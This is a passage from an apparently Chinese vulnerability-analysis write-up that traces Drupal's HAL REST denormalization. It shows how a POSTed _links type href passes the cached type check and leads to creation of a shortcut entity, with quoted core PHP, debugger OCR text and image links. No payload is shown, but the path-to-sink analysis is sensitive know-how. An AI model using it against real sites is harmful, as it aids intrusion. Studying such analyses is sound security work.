$data 是传入的 post content 被处理后的对象，那么可以看到此处在通过获得 POST->_links->type 的值




如果存在 POST->_links->type->href 字段那么就直接给 $types 赋值

```php
foreach ($types as $type) {
  if (!isset($type['href'])) {
    throw new UnexpectedValueException( message: 'Type must contain an \'href\' attribute.');
  }

  $type_uri = $type['href'];

  // Check whether the URI corresponds to a known type on this site. Break
  // once one does.
  if ($typed_data_ids = $this->linkManager->getTypeInternalIds($type['href'], $context)) {
    break;
  }
}
```


接下来就是如果有 $tyed_data_ids 就直接返回


那么 getTypeInternalIds 就成为了要满足的条件





```php
public function getTypeInternalIds($type_uri, $context = []) {
  $types = $this->getTypes($context);
  if (isset($types[$type_uri])) {
    return $types[$type_uri];
  }
  return FALSE;
}
```

cache_data_types


Evaluate
Expression:
$cache->data
Result:
Close
Evaluate
Context from the normalizer/serializer operation.
@return array
An array of typed data ids (entity_type and bundle) keyed by
corresponding type URI.
protected function getTypes($context = []) {
$cid = 'hal:links:types';
$cache = $this->cache->get($cid);
if (!$cache) {
$data = $this->writeCache($context);
}
else {
$data = $cache->data;
}
return $data;
}
Writes the cache of type links.
Frames
Variables
Watches





从 cache 中取 key 为 `hal:links:types` 的缓存可以看到总共有 37 条缓存，这些缓存的对应关系都如下




可以看到只要传入这 37 条的任意一条均可通过验证

此处返回对象即为








赋值 $value -> value[shortcut_set]=’default’


```
$entity = $this->entityManager->getStorage($typed_data_ids['entity_type'])->create($values);
```


通过


- entity_type ‘shortcut’
- bundle ‘default’

获得出 `DrupalshortcutEntityShortcut` 对象调用 create 传入上述 $value













EntityTypeManager->getDefinition



